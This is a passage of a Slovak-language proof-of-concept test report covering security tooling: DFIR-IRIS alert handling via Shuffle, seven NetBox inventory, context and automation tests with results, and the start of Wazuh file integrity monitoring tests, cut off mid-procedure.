Obrázok nižšie ukazuje alerty poslané z komponentu SOAR Shuffle do komponentu pre evidenciu incidentov DFIR IRIS.



Obr.: Ukážka alertu zo SOAR Shuffle poslaný do komponentu DFIR IRIS

IRIS zabezpečuje, že každý detegovaný bezpečnostný incident je okamžite zachytený v DFIR platforme, kde môže prejsť štandardizovaným prípadovým riešením, forenzikou a sledovaním remediácie. IRIS slúži ako primárne miesto pre vyšetrenie, evidencia dôkazov, koordináciu tímov a uzavretie prípadu podľa interných incident response postupov.

API volania pre DFIR IRIS:

- /manage/cases/add – Vytvorenie nového case
- /manage/cases/list - Vráti zoznam všetkých cases, otvorených aj zatvorených
- /case/{case_id} - Detaily konkrétneho case

8.10 Súhrn testovania

Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
TS-DIR-01	Centralizácia a prehľad alertov	Integračný test	Import alertov z Wazuh do DFIR-IRIS; prehľadné zobrazenie zoznamu alertov s názvom, závažnosťou, zdrojom a časom vytvorenia	**Splnené**
TS-DIR-02	Detail alertu a jeho správa	Integračný test	Zobrazenie detailu alertu (pravidlo detekcie, závažnosť, zdroj, MITRE ATT&CK klasifikácia, log záznam); zmena stavu alertu (New, In progress, Pending, Closed, Merged)	**Splnené**
TS-DIR-03	Priraďovanie alertov analytikom	Integračný test	Priradenie alertu analytikovi – rýchle priradenie („Assign to me"), manuálne priradenie inému členovi tímu; správa používateľov	**Splnené**
TS-DIR-04	Test modulov a rozšíriteľnosť systému	Integračný test	Moduly DFIR-IRIS – IrisWebHooks, konfigurácia pravidiel pre webhook spúšťanie, definovanie URL a JSON obsahu správ, automatizácia pri spracovaní alertov	**Splnené**
TS-DIR-05	Notifikácie a automatizácia	Integračný test	Emailové notifikácie pri zmene stavu alertu, priradení analytikovi a eskalácii do incidentu; konfigurácia webhookov pre rôzne udalosti	**Splnené**
TS-DIR-06	Incident management (case management)	Integračný test	Eskalácia alertu do incidentného prípadu; správa prípadu (popis, závažnosť, súvisiace udalosti); zmena stavu (Open, Eradication); definovanie výsledku (True Positive, False Positive)	**Splnené**
TS-DIR-07	Uzatvorenie incidentu a notifikácie	Integračný test	Uzavretie incidentného prípadu; emailová notifikácia s výsledkom spracovania; automatické ukončenie spracovania príslušného alertu	**Splnené**
TS-DIR-08	Prepojenie SOAR Shuffle a OpenCTI	Integračný test	Transformácia alertu z Elasticsearch cez Shuffle do OpenCTI; API volania (indicator.list, stix_domain_object.read, incident.list, incident.create); centralizácia, obohatenie a korelácia bezpečnostných udalostí	**Splnené**
TS-DIR-09	Prepojenie SOAR Shuffle a DFIR-IRIS	Integračný test	Odosielanie alertov zo Shuffle do DFIR-IRIS; API volania (/manage/cases/add a ďalšie); evidencia incidentov, forenzika, koordinácia tímov a uzavretie prípadu	**Splnené**

9 TESTOVANIE KOMPONENTU NETBOX

Testovaný komponent: NetBox

9.1 TS-NB-01 Overenie dostupnosti a základnej funkčnosti NetBoxu

Identifikátor testu: TS-NB-01

Názov testu: Overenie dostupnosti a základnej funkčnosti NetBoxu

Typ testu: Funkčný test

Účel testu: Overiť, či je NetBox v prostredí PoC korektne nasadený, dostupný cez webové rozhranie a pripravený na základnú používateľskú a administračnú prácu.

Predmet overenia: Predmetom testu je overenie základnej prevádzkovej pripravenosti komponentu NetBox po jeho nasadení v prostredí OpenStack. Test bol zameraný na to, či je služba dostupná, či je možné pristúpiť do webového rozhrania, úspešne sa autentifikovať a pracovať so základnými časťami systému bez zjavnej chyby alebo nefunkčnosti. Zároveň sa overovalo, či je NetBox pripravený na ďalšie použitie v rámci PoC ako evidenčný a kontextový nástroj.

Východiskový stav: NetBox je nasadený ako samostatná služba v prostredí OpenStack. Systém bol základne nakonfigurovaný a boli sprístupnené jeho aplikačné komponenty vrátane databázovej a podpornej vrstvy potrebnej na jeho beh. Pred začiatkom testu sa predpokladalo, že služba je spustená, má pridelené sieťové pripojenie a je dostupná cez definované webové rozhranie.

Postup testu:

1. Overila sa sieťová dostupnosť NetBoxu v nasadenom prostredí.
2. Otvorilo sa webové rozhranie systému cez webový prehliadač.
3. Overilo sa korektné načítanie prihlasovacej alebo úvodnej obrazovky systému.
4. Vykonalo sa prihlásenie pomocou dostupného používateľského účtu.
5. Po prihlásení sa overilo načítanie základných častí rozhrania a orientácia v systéme.
6. Skontrolovala sa dostupnosť vybraných evidenčných častí systému, najmä zariadení, lokalít, adresácie a ďalších základných objektov.
7. Overilo sa, či systém nevykazuje zjavné chyby pri bežnej práci v rozhraní.

Očakávaný výsledok:

Očakávaným výsledkom je, že NetBox bude v prostredí PoC dostupný cez webové rozhranie, umožní úspešné prihlásenie a poskytne funkčné používateľské rozhranie pre základnú prácu so systémom. Zároveň sa očakávalo, že budú dostupné hlavné časti aplikácie potrebné pre evidenciu a správu infraštruktúrnych objektov.

Skutočný výsledok

NetBox bol v testovacom prostredí dostupný a jeho webové rozhranie sa načítalo korektne. Prihlásenie do systému bolo úspešné a po autentifikácii bolo možné pristupovať k základným častiam aplikácie. Overená bola dostupnosť vybraných evidenčných sekcií systému a základná orientácia v používateľskom rozhraní. Počas testu neboli pozorované kritické chyby, ktoré by bránili ďalšiemu používaniu systému v rámci PoC.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že NetBox bol úspešne nasadený a sprevádzkovaný v rozsahu potrebnom pre PoC riešenie. Test potvrdil, že komponent je dostupný, funkčný a pripravený na základné evidenčné a kontextové využitie v rámci navrhovaného riešenia.

Zistenia a poznámky

Test TS-NB-01 overoval len základnú dostupnosť a funkčnosť systému, nie všetky jeho rozšírené možnosti alebo integračné väzby voči ostatným komponentom PoC. Výsledok preto potvrdzuje prevádzkovú pripravenosť NetBoxu na úrovni samostatnej služby, nie úplnosť jeho zapojenia do všetkých plánovaných scenárov riešenia. Test potvrdil predpoklad pre ďalšie testy zamerané na evidenciu objektov, infraštruktúrny kontext a praktické využitie NetBoxu v rámci PoC.

Záver

Test preukázal, že NetBox je v prostredí PoC dostupný a základne funkčný. Tým bola potvrdená jeho pripravenosť na ďalšie overovanie v oblasti evidencie infraštruktúrnych objektov a využitia ako podporného zdroja kontextových údajov pre ostatné časti riešenia.

9.2 TS-NB-02 Overenie evidencie infraštruktúrnych objektov

Identifikátor testu: TS-NB-02

Názov testu: Overenie evidencie infraštruktúrnych objektov

Typ testu: Funkčný test

Účel testu: Overiť, či NetBox umožňuje evidenciu a správu základných infraštruktúrnych objektov relevantných pre PoC riešenie, najmä lokalít, zariadení, adresných priestorov a vybraných sieťových údajov.

Predmet overenia: Predmetom testu je overenie, či je NetBox po nasadení a základnej konfigurácii použiteľný na praktickú evidenciu objektov infraštruktúry. Test bol zameraný na to, či je možné v systéme vytvárať, zobrazovať a upravovať vybrané objekty a či sú tieto údaje v systéme korektne uložené a dostupné. Zároveň sa overovalo, či vytvorený dátový model zodpovedá potrebám experimentálneho PoC riešenia.

Východiskový stav: NetBox je nasadený a funkčný v prostredí OpenStack. Systém je dostupný cez webové rozhranie a používateľ má k dispozícii oprávnenie na prácu s evidovanými objektmi. V systéme sú pripravené základné kategórie a štruktúry potrebné na evidenciu infraštruktúrnych údajov..

Postup testu:

1. Overila sa dostupnosť sekcií systému určených na evidenciu infraštruktúrnych objektov.
2. Vytvorila sa alebo overila existencia lokality v systéme.
3. Vytvorilo sa alebo overilo zariadenie priradené k lokalite alebo logickému umiestneniu.
4. Overila sa evidencia adresného priestoru, prefixu alebo IP adresy.
5. Skontrolovala sa možnosť uloženia a následného zobrazenia vytvorených údajov.
6. Overila sa možnosť úpravy vybraného objektu.
7. Posúdilo sa, či systém poskytuje použiteľnú evidenciu objektov pre potreby PoC..

Očakávaný výsledok: Očakávaným výsledkom je, že NetBox umožní evidenciu základných objektov infraštruktúry, ich korektné uloženie, zobrazenie a základnú správu. Zároveň sa očakáva, že evidované údaje budú použiteľné ako základný infraštruktúrny kontext v rámci PoC riešenia.

Skutočný výsledok: V systéme bolo možné pracovať so základnými objektmi infraštruktúry, najmä s lokalitami, zariadeniami a adresnými priestormi. Overené bolo ich vytvorenie, zobrazenie aj základná úprava. Údaje boli v systéme korektne uložené a dostupné cez používateľské rozhranie. V rozsahu vykonaného testu sa potvrdilo, že NetBox je použiteľný ako nástroj pre základnú evidenciu infraštruktúrnych údajov relevantných pre PoC.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že NetBox v prostredí PoC spĺňa požiadavku na základnú evidenciu infraštruktúrnych objektov. Test potvrdil, že systém je použiteľný na správu údajov o vybraných aktívach a adresácii v rozsahu potrebnom pre experimentálne riešenie..

Zistenia a poznámky

Test TS-NB-02 bol zameraný na základnú evidenčnú funkčnosť systému, nie na úplné modelovanie celej infraštruktúry alebo na integráciu všetkých objektových väzieb. Overenie preto potvrdzuje funkčnosť evidencie v rozsahu PoC, nie úplnosť alebo finálnu prevádzkovú zrelosť dátového modelu. Test zároveň vytvoril predpoklad pre ďalšie overenie vzťahov medzi objektmi a využitia NetBoxu ako zdroja infraštruktúrneho kontextu..

Záver

Test preukázal, že NetBox je v prostredí PoC funkčný ako evidenčný nástroj pre základné infraštruktúrne objekty. Tým bola potvrdená jeho použiteľnosť pre ďalšie overovanie logických väzieb a kontextového využitia v navrhovanom riešení.

9.3 TS-NB-03 Overenie vzťahov a orientácie v infraštruktúrnom kontexte

Identifikátor testu: TS-NB-03

Názov testu: Overenie vzťahov a orientácie v infraštruktúrnom kontexte

Typ testu: Funkčný test

Účel testu: Overiť, či NetBox umožňuje pracovať nielen s evidenciou samostatných objektov, ale aj so vzťahmi medzi nimi, a či poskytuje použiteľný infraštruktúrny kontext pre orientáciu v prostredí PoC riešenia.

Predmet overenia: Predmetom testu je overenie, či sú v systéme dostupné a použiteľné logické väzby medzi evidovanými objektmi, napríklad medzi zariadeniami, lokalitami, rozhraniami, IP adresami, prefixmi alebo kabelážou. Test bol zameraný na to, či NetBox poskytuje prehľad o vzťahoch medzi objektmi a či tieto vzťahy pomáhajú pri orientácii v infraštruktúre. Zároveň sa overovalo, či je možné tieto informácie využiť pri interpretácii technického kontextu v rámci PoC.

Východiskový stav: NetBox je nasadený a funkčný, pričom v systéme sú vytvorené základné infraštruktúrne objekty, najmä lokality, zariadenia, adresné priestory a vybrané sieťové alebo fyzické väzby. Používateľ má prístup do systému a môže pracovať s evidenčnými údajmi a ich vzťahmi.

Postup testu:

1. Overila sa dostupnosť sekcií systému súvisiacich s väzbami medzi objektmi.
2. Vybralo sa zariadenie evidované v systéme a overilo sa jeho zaradenie do lokality alebo logického umiestnenia.
3. Overila sa väzba medzi zariadením a jeho rozhraniami alebo adresáciou.
4. Skontrolovala sa existencia väzieb medzi adresnými priestormi, prefixmi alebo IP adresami a príslušnými objektmi.
5. Overila sa dostupnosť topologických alebo kabelážnych informácií, ak boli v PoC modelované.
6. Posúdilo sa, či zobrazené väzby poskytujú zmysluplný a použiteľný kontext pre orientáciu v prostredí..

Očakávaný výsledok: Očakávaným výsledkom je, že NetBox umožní zobraziť a využívať základné väzby medzi evidovanými objektmi a poskytne orientačný prehľad o technickom kontexte infraštruktúry. Zároveň sa očakáva, že tieto väzby budú použiteľné pri práci s infraštruktúrnym kontextom v rámci PoC.

Skutočný výsledok: Očakávaným výsledkom je, že NetBox umožní zobraziť a využívať základné väzby medzi evidovanými objektmi a poskytne orientačný prehľad o technickom kontexte infraštruktúry. Zároveň sa očakáva, že tieto väzby budú použiteľné pri práci s infraštruktúrnym kontextom v rámci PoC.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že NetBox v prostredí PoC umožňuje základnú orientáciu v infraštruktúrnom kontexte a poskytuje použiteľné väzby medzi evidovanými objektmi. Test potvrdil, že systém je vhodný nielen na evidenciu, ale aj na základné modelovanie vzťahov relevantných pre technickú interpretáciu prostredia..

Zistenia a poznámky

Test TS-NB-03 overoval len vzťahy, ktoré boli v rámci PoC reálne modelované a naplnené údajmi. Výsledok preto potvrdzuje funkčnosť práce s väzbami v rozsahu experimentálneho riešenia, nie úplnosť modelovania celej infraštruktúry. Zároveň sa ukázalo, že práve táto schopnosť NetBoxu je dôležitá pre jeho využitie ako kontextového nástroja v širšej architektúre PoC.

Záver

Test preukázal, že NetBox v prostredí PoC poskytuje použiteľné vzťahy medzi evidovanými objektmi a podporuje orientáciu v infraštruktúrnom kontexte. Tým bola potvrdená jeho vhodnosť ako podporného nástroja pre ďalšie využitie pri práci s kontextovými údajmi v navrhovanom riešení.

9.4 TS-NB-04 Overenie využitia NetBoxu ako zdroja kontextu pre PoC

Identifikátor testu: TS-NB-04

Názov testu: Overenie využitia NetBoxu ako zdroja kontextu pre PoC

Typ testu: Funkčný test

Účel testu: Overiť, či je možné NetBox v prostredí PoC využiť ako zdroj infraštruktúrneho kontextu pri práci s technickými zisteniami alebo bezpečnostnými udalosťami.

Predmet overenia: Predmetom testu je overenie praktickej použiteľnosti údajov evidovaných v NetBoxe pri dohľadávaní kontextu k zariadeniu, IP adrese, adresnému priestoru alebo sieťovému segmentu. Test bol zameraný na to, či NetBox poskytuje údaje, ktoré pomáhajú lepšie pochopiť technické pozadie analyzovaného objektu alebo udalosti. Zároveň sa overovalo, či je takýto spôsob využitia reálne použiteľný v rámci PoC, aj keď ešte nemusí byť plne automatizovaný.

Východiskový stav: NetBox je nasadený a obsahuje základné evidenčné údaje o vybraných objektoch infraštruktúry. V prostredí PoC existuje technické zistenie alebo bezpečnostná udalosť, ku ktorej je možné priradiť konkrétnu IP adresu, zariadenie alebo časť infraštruktúry. Používateľ má prístup do NetBoxu a môže vyhľadávať relevantné objekty.

Postup testu:

1. Vybral sa konkrétny technický objekt alebo údaj súvisiaci s udalosťou, napríklad IP adresa, zariadenie alebo sieťový segment.
2. V systéme NetBox sa vyhľadal zodpovedajúci objekt.
3. Overila sa dostupnosť základných údajov o objekte, napríklad lokalita, zariadenie, prefix, rozhranie alebo súvisiace väzby.
4. Posúdilo sa, či získané údaje poskytujú použiteľný infraštruktúrny kontext pre interpretáciu analyzovaného stavu.
5. Overilo sa, či je tento postup možné realizovať spoľahlivo v rámci PoC.

Očakávaný výsledok: Očakávaným výsledkom je, že NetBox poskytne použiteľné doplňujúce informácie o vybranom objekte infraštruktúry a umožní lepšie pochopiť technický kontext analyzovaného zistenia alebo udalosti. Zároveň sa očakáva, že systém bude v tomto rozsahu využiteľný ako podporný zdroj údajov pre PoC riešenie.

Skutočný výsledok: NetBox poskytol základné údaje o vybraných objektoch infraštruktúry, najmä o zariadeniach, adresných rozsahoch a súvisiacich väzbách. Tieto údaje bolo možné využiť pri dohľadaní technického kontextu a pri orientácii v analyzovanom prostredí. V rámci testu sa potvrdilo, že NetBox je použiteľný ako podporný zdroj kontextu, pričom toto využitie bolo v danej etape realizované najmä manuálne alebo len čiastočne podporeným spôsobom.

Vyhodnotenie testu: Čiastočne splnené.

Na základe vykonaného overenia možno konštatovať, že NetBox v prostredí PoC plní úlohu použiteľného zdroja infraštruktúrneho kontextu. Test potvrdil jeho praktickú hodnotu pri dohľadávaní údajov o objektoch a ich vzťahoch. Zároveň sa však ukázalo, že tento spôsob využitia ešte nie je plne automatizovaný a jeho využitie je zatiaľ limitované rozsahom implementovaných integračných väzieb.

Zistenia a poznámky

Test TS-NB-04 potvrdil, že NetBox je v PoC použiteľný ako podporný nástroj pri interpretácii technických údajov a zistení. Jeho prínos spočíva najmä v schopnosti doplniť infraštruktúrny pohľad na analyzovaný objekt. Obmedzením ostáva skutočnosť, že využitie NetBoxu v tomto scenári ešte neprebieha ako plne

automatizovaný enrichment tok, ale prevažne ako manuálne alebo čiastočne podporené dohľadanie kontextu.

Záver

Test preukázal, že NetBox je v prostredí PoC použiteľný ako zdroj infraštruktúrneho kontextu. Tým bola potvrdená jeho praktická hodnota v navrhovanom riešení, aj keď jeho plný integračný potenciál ostáva predmetom ďalšieho rozvoja.

9.5 TS-NB-05 Overenie automatizovanej integrácie NetBoxu s Ansible Semaphore

Identifikátor testu: TS-NB-05

Názov testu: Overenie automatizovanej integrácie NetBoxu so Semaphore

Typ testu: Integračný test

Účel testu: Overiť, či je možné NetBox v prostredí PoC využiť ako zdroj údajov pre automatizačné úlohy realizované prostredníctvom Semaphore a či je takáto integrácia použiteľná pri práci so sieťovými zariadeniami.

Predmet overenia: Predmetom testu je overenie funkčného prepojenia medzi NetBoxom a nástrojom Semaphore pri získavaní údajov o evidovaných zariadeniach a ich následnom využití v automatizačnom procese. Test bol zameraný na to, či je možné údaje o zariadeniach vedených v NetBoxe využiť ako vstup pre spustenie automatizačnej úlohy a či je možné prostredníctvom Semaphore realizovať získanie konfigurácie zo zariadení. Zároveň sa overovalo, či takýto postup vytvára použiteľný základ pre ďalšiu automatizáciu správy infraštruktúry v rámci PoC.

Východiskový stav: NetBox je nasadený a obsahuje evidované sieťové zariadenia relevantné pre PoC. V prostredí je nasadený a dostupný nástroj Semaphore, ktorý slúži ako rozhranie pre spúšťanie Ansible úloh. Sú pripravené prihlasovacie údaje, automatizačný projekt a playbook určený na získanie konfigurácie zo zariadení.

Postup testu:

1. Overila sa dostupnosť NetBoxu a korektnosť evidovaných údajov o vybraných zariadeniach.
2. Overila sa dostupnosť a pripravenosť prostredia Semaphore pre spustenie automatizačnej úlohy.
3. V rámci integračného scenára sa použili údaje o zariadeniach z NetBoxu ako vstup pre automatizačný proces.
4. V Semaphore sa spustil pripravený playbook určený na komunikáciu so zariadeniami.
5. Overilo sa, či sa zo zariadení podarilo úspešne získať ich konfiguráciu.
6. Posúdilo sa, či získané výstupy zodpovedajú očakávanému výsledku a či je integračný scenár použiteľný v rámci PoC.

Očakávaný výsledok: Očakávaným výsledkom je, že údaje o zariadeniach evidovaných v NetBoxe bude možné využiť pri automatizačnom scenári spúšťanom cez Semaphore a že výsledkom bude úspešné získanie konfigurácie z vybraných zariadení. Zároveň sa očakáva

potvrdenie použiteľnosti NetBoxu ako zdroja údajov pre automatizačné procesy správy infraštruktúry.

Skutočný výsledok: V rámci testu bolo overené, že NetBox je použiteľný ako zdroj údajov o zariadeniach pre automatizačný scenár realizovaný prostredníctvom Semaphore. Na základe evidovaných údajov bolo možné spustiť pripravený playbook a úspešne získať konfiguráciu z vybraných zariadení. Integrácia tak potvrdila praktickú použiteľnosť NetBoxu pri automatizovanej práci so sieťovou infraštruktúrou v rozsahu PoC.

Vyhodnotenie testu: Splnené

Na základe vykonaného overenia možno konštatovať, že integrácia NetBoxu so Semaphore bola v rámci PoC úspešne preukázaná. Test potvrdil, že údaje evidované v NetBoxe je možné využiť ako vstup do automatizačných úloh a že tento prístup je použiteľný pri získavaní konfigurácie zo zariadení.

Zistenia a poznámky
Test TS-NB-05 potvrdil praktickú hodnotu NetBoxu nielen ako evidenčného nástroja, ale aj ako zdroja údajov pre automatizáciu. Overený scenár bol zameraný na získanie konfigurácie zo zariadení, teda na konkrétny a technicky relevantný use-case. Obmedzením zostáva, že v rámci PoC neboli rozpracované všetky možné automatizačné scenáre a integrácia bola overená na obmedzenom rozsahu úloh.

Záver
Test preukázal, že NetBox je v prostredí PoC použiteľný ako zdroj údajov pre automatizačné procesy realizované prostredníctvom Semaphore. Tým bola potvrdená jeho praktická využiteľnosť pri automatizovanej správe infraštruktúrnych zariadení a vytvorený základ pre ďalšie rozšírenie integračných scenárov.

9.6 TS-NB-06 Overenie využitia NetBoxu pri obohatení udalosti o infraštruktúrny kontext

Identifikátor testu: TS-NB-06

Názov testu: Overenie využitia NetBoxu pri obohatení udalosti o infraštruktúrny kontext

Typ testu: Integračný test

Účel testu: Overiť, či je možné NetBox v prostredí PoC využiť ako zdroj infraštruktúrneho kontextu pri analýze technickej alebo bezpečnostnej udalosti a či takto získané údaje pomáhajú pri jej interpretácii.

Predmet overenia: Predmetom testu je overenie, či je možné na základe vybraného identifikátora udalosti, najmä IP adresy, zariadenia alebo sieťového segmentu, dohľadať v NetBoxe relevantné infraštruktúrne údaje. Test bol zameraný na to, či systém poskytuje použiteľné informácie o aktíve, jeho umiestnení, adresácii alebo väzbách na ďalšie objekty a či tieto informácie rozširujú technický kontext analyzovanej udalosti. Zároveň sa overovalo, či je takýto postup použiteľný v rámci PoC aj bez plne automatizovaného integračného toku.

Východiskový stav: NetBox je nasadený a obsahuje základné evidenčné údaje o vybraných objektoch infraštruktúry. V prostredí PoC je dostupná technická alebo bezpečnostná udalosť, ku ktorej je možné priradiť konkrétnu IP adresu, zariadenie alebo časť siete. Používateľ má prístup k NetBoxu a môže vyhľadávať príslušné evidované objekty.

Postup testu:

1. Vybrala sa konkrétna udalosť alebo technické zistenie obsahujúce identifikátor relevantný pre infraštruktúrny kontext.
2. Na základe IP adresy, zariadenia alebo segmentu siete sa v NetBoxe vyhľadal príslušný objekt.
3. Overila sa dostupnosť základných údajov o objekte, najmä lokalita, zariadenie, adresný priestor alebo súvisiace väzby.
4. Posúdilo sa, či získané údaje rozširujú technický kontext analyzovanej udalosti.
5. Vyhodnotilo sa, či je takýto spôsob práce použiteľný pre potreby PoC riešenia.

Očakávaný výsledok:
Očakávaným výsledkom je, že NetBox poskytne doplňujúce infraštruktúrne informácie o objekte súvisiacom s analyzovanou udalosťou a umožní lepšie pochopiť jeho technický kontext. Zároveň sa očakáva, že získané údaje budú použiteľné pri ďalšej interpretácii zistenia alebo pri rozhodovaní o ďalšom postupe.

Skutočný výsledok:
V rámci testu bolo možné v NetBoxe dohľadať základné údaje k objektu súvisiacemu s analyzovanou udalosťou. Získané informácie poskytli doplňujúci pohľad na zariadenie, adresáciu alebo logické zaradenie objektu v infraštruktúre. Potvrdilo sa, že NetBox je možné v PoC využiť ako zdroj kontextových údajov, pričom toto využitie bolo realizované najmä manuálne alebo čiastočne podporeným spôsobom.

Vyhodnotenie testu: Čiastočne splnené.

Na základe vykonaného overenia možno konštatovať, že NetBox je v prostredí PoC použiteľný na obohatenie udalosti o infraštruktúrny kontext. Test potvrdil praktickú hodnotu evidovaných údajov pri interpretácii technických alebo bezpečnostných zistení. Zároveň sa však ukázalo, že tento proces ešte nie je súčasťou plne automatizovaného enrichment mechanizmu a jeho využitie je zatiaľ obmedzené na manuálnu alebo čiastočne podporenú prácu.

Zistenia a poznámky
Test TS-NB-06 potvrdil, že NetBox má v PoC význam ako podporný zdroj kontextu, ktorý dopĺňa informácie získané z ostatných častí riešenia. Jeho prínos spočíva najmä v schopnosti prepájať technické zistenia s údajmi o aktívach, adresácii a štruktúre prostredia. Obmedzením ostáva, že využitie NetBoxu pri enrichment scenároch nebolo v tejto etape plne automatizované a záviselo od rozsahu naplnených údajov a pripravených väzieb.

Záver
Test preukázal, že NetBox je v prostredí PoC použiteľný pri obohatení udalostí o infraštruktúrny kontext. Tým bola potvrdená jeho praktická hodnota v navrhovanom riešení, aj keď jeho plné zapojenie do automatizovaných integračných tokov ostáva predmetom ďalšieho skúmania a testovania.

9.7 TS-NB-07 Overenie využitia topologického zobrazenia NetBoxu pri analýze infraštruktúrneho kontextu

Identifikátor testu: TS-NB-07

Názov testu: Overenie využitia topologického zobrazenia NetBoxu pri analýze infraštruktúrneho kontextu

Typ testu: Integračný test

Účel testu: Overiť, či je možné v prostredí PoC využiť plugin NetBox Topology Views na zobrazenie väzieb medzi vybranými prvkami infraštruktúry a či takéto zobrazenie pomáha pri orientácii v technickom kontexte riešenia.

Predmet overenia: Predmetom testu je overenie funkčnosti topologického zobrazenia nad údajmi evidovanými v NetBoxe. Test bol zameraný na to, či plugin NetBox Topology Views dokáže na základe evidovaných objektov zobraziť ich vzájomné väzby, a či je takto získaný pohľad použiteľný pri analýze infraštruktúrneho kontextu v rámci PoC. Zároveň sa overovalo, či je topologické zobrazenie využiteľné ako podporný nástroj pri orientácii v prostredí a pri interpretácii súvislostí medzi zariadeniami.

Východiskový stav: NetBox je nasadený a obsahuje evidované objekty infraštruktúry vrátane zariadení a ich základných väzieb. Plugin NetBox Topology Views je nainštalovaný, aktivovaný a dostupný v používateľskom rozhraní systému. V evidencii sú pripravené údaje, na ktorých je možné overiť zobrazenie topológie.

Postup testu:

1. Overila sa dostupnosť pluginu NetBox Topology Views v používateľskom rozhraní.
2. Vybrali sa evidované zariadenia alebo objekty vhodné pre topologické zobrazenie.
3. Spustilo sa zobrazenie topológie nad vybranými objektmi.
4. Overilo sa, či plugin korektne zobrazuje vzťahy medzi zariadeniami alebo ďalšími relevantnými objektmi.
5. Posúdila sa prehľadnosť a použiteľnosť takto zobrazených väzieb pri orientácii v infraštruktúre.
6. Vyhodnotilo sa, či je topologické zobrazenie použiteľné ako podporný nástroj pre PoC riešenie.

Očakávaný výsledok:
Očakávaným výsledkom je, že plugin NetBox Topology Views bude dostupný a umožní zobraziť topologické väzby medzi vybranými objektmi evidovanými v NetBoxe. Zároveň sa očakáva, že takéto zobrazenie poskytne použiteľný pohľad na technické súvislosti v infraštruktúre a podporí orientáciu v prostredí PoC.

Skutočný výsledok:
Plugin NetBox Topology Views bol v prostredí PoC dostupný a funkčný. Na základe evidovaných údajov bolo možné zobraziť topologické väzby medzi vybranými prvkami infraštruktúry. Zobrazenie poskytlo doplňujúci pohľad na súvislosti medzi zariadeniami a podporilo orientáciu v technickom kontexte prostredia. V rozsahu pripravených údajov sa

potvrdilo, že topologické zobrazenie je použiteľné ako podporný nástroj pri práci s infraštruktúrnym kontextom.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že plugin NetBox Topology Views bol v prostredí PoC úspešne použitý na vizualizáciu väzieb medzi evidovanými objektmi. Test potvrdil, že topologické zobrazenie rozširuje praktickú využiteľnosť NetBoxu a zlepšuje orientáciu v infraštruktúrnom kontexte riešenia.

Zistenia a poznámky
Test TS-NB-07 potvrdil, že topologické zobrazenie má v PoC význam najmä ako podporný vizualizačný nástroj. Jeho prínos spočíva v lepšej prehľadnosti vzťahov medzi objektmi a v jednoduchšej orientácii pri analýze prostredia. Obmedzením ostáva, že kvalita a úplnosť zobrazenia priamo závisí od rozsahu a presnosti údajov evidovaných v NetBoxe.

Záver
Test preukázal, že plugin NetBox Topology Views je v prostredí PoC funkčný a použiteľný pri analýze infraštruktúrneho kontextu. Tým bola potvrdená jeho vhodnosť ako doplnkovej súčasti NetBoxu v navrhovanom riešení.

9.8 Zhodnotenie testov

Test	Overovaná oblasť	Typ testu	Výsledok	Stav
TS-NB-01	Nasadenie služby	Funkčný test	služba bola úspešne nasadená	splnené
TS-NB-02	Webové rozhranie	Funkčný test	dostupné a funkčné	splnené
TS-NB-03	Evidencia objektov	Funkčný test	základné objekty vytvorené	splnené
TS-NB-04	Kontext pre PoC	Funkčný test	použiteľný najmä manuálne	čiastočne splnené
TS-NB-05	Automatizovaná integrácia	Integračný test	funkčné	splnené
TS-NB-06	Obohatenie udalosti o infraštruktúrny kontext	Integračný test	použiteľné najmä manuálne alebo čiastočne podporene	čiastočne splnené
TS-NB-07	Topologické zobrazenie väzieb	Integračný test	použiteľné najmä manuálne alebo čiastočne podporene	splnené

10 Overenie monitorovacích modulov Wazuh – FIM, SCA a notifikácie

Testovanie komponentu Wazuh bolo zamerané na overenie funkčnosti troch kľúčových bezpečnostných modulov v reálnych prevádzkových podmienkach vrátane multitenantného prostredia s dvoma tenantmi prepojenými cez VPN tunel. Testy boli rozdelené podľa funkčných oblastí: (1) monitorovanie integrity súborov (FIM) – detekcia zmien na súborovom systéme vrátane rozšíreného who-data monitorovania, (2) hodnotenie bezpečnostnej konfigurácie (SCA) – automatizované vyhodnotenie konfigurácie voči CIS benchmarkom s overením spätnej väzby po remediácii a (3) konfigurácia notifikačných väzieb do MS Teams. Testovanie v rámci V16 bolo zamerané na overenie základnej funkčnosti nasadených modulov – detailné overovanie detekčných pravidiel, korelačných scenárov a simulácia útokov sú predmetom samostatného výstupu.

10.1 TS-WZ-01 Overenie monitorovania integrity súborov (File Integrity Monitoring)

Identifikátor testu: TS-WZ-01

Názov testu: Overenie monitorovania integrity súborov (File Integrity Monitoring)

Typ testu: Funkčný test

Účel testu: Overiť, či modul File Integrity Monitoring (FIM) v systéme Wazuh korektne deteguje zmeny na súborovom systéme monitorovaných endpointov – konkrétne vytvorenie nového súboru, modifikáciu existujúceho súboru a vymazanie súboru. Zároveň overiť, či sú detegované udalosti správne vizualizované v centrálnom dashboarde a či poskytujú dostatočné informácie pre bezpečnostnú analýzu.

Predmet overenia: Predmetom testu je overenie funkčnosti modulu FIM po jeho aktivácii na Wazuh agentoch nasadených v prostredí PoC. Test bol zameraný na to, či agent správne vytvára baseline kontrolných súčtov monitorovaných súborov, či pri zmene deteguje odchýlku a odošle štruktúrovaný alert na Wazuh Manager, a či je tento alert dostupný a správne zobrazený vo Wazuh Dashboarde v sekcii File Integrity Monitoring → Events. Overovala sa aj funkčnosť real-time monitorovania a rozšíreného režimu who-data, ktorý prostredníctvom Linux Audit subsystému zachytáva informáciu o používateľovi a procese, ktorý zmenu vykonal.

Východiskový stav: FIM modul bol aktivovaný na Wazuh agentoch v oboch tenantoch. Konfigurácia na strane agenta definuje monitorované adresáre (predvolene /etc, /usr/bin, /usr/sbin, /bin, /sbin a ďalšie kritické systémové cesty). Pre potreby testu bola konfigurácia rozšírená o testovací adresár s aktivovaným režimom real-time a atribútom who-data. Agent pri inicializácii vytvoril databázu kontrolných súčtov (checksums) a atribútov monitorovaných súborov, ktorá slúži ako referenčný baseline. Wazuh Manager, Indexer a Dashboard boli v prevádzke a dostupné na IP 192.168.1.184. Agenty zo ZŠ komunikovali prostredníctvom Wireguard VPN tunela.

Postup testu:

1 Overila sa aktívna konfigurácia FIM modulu na vybranom agentovi vrátane zoznamu monitorovaných adresárov, režimu real-time a nastavenia who-data.
2 Na monitorovanom endpointe (Linux, Ubuntu) sa v monitorovanom adresári vytvoril nový testovací súbor.
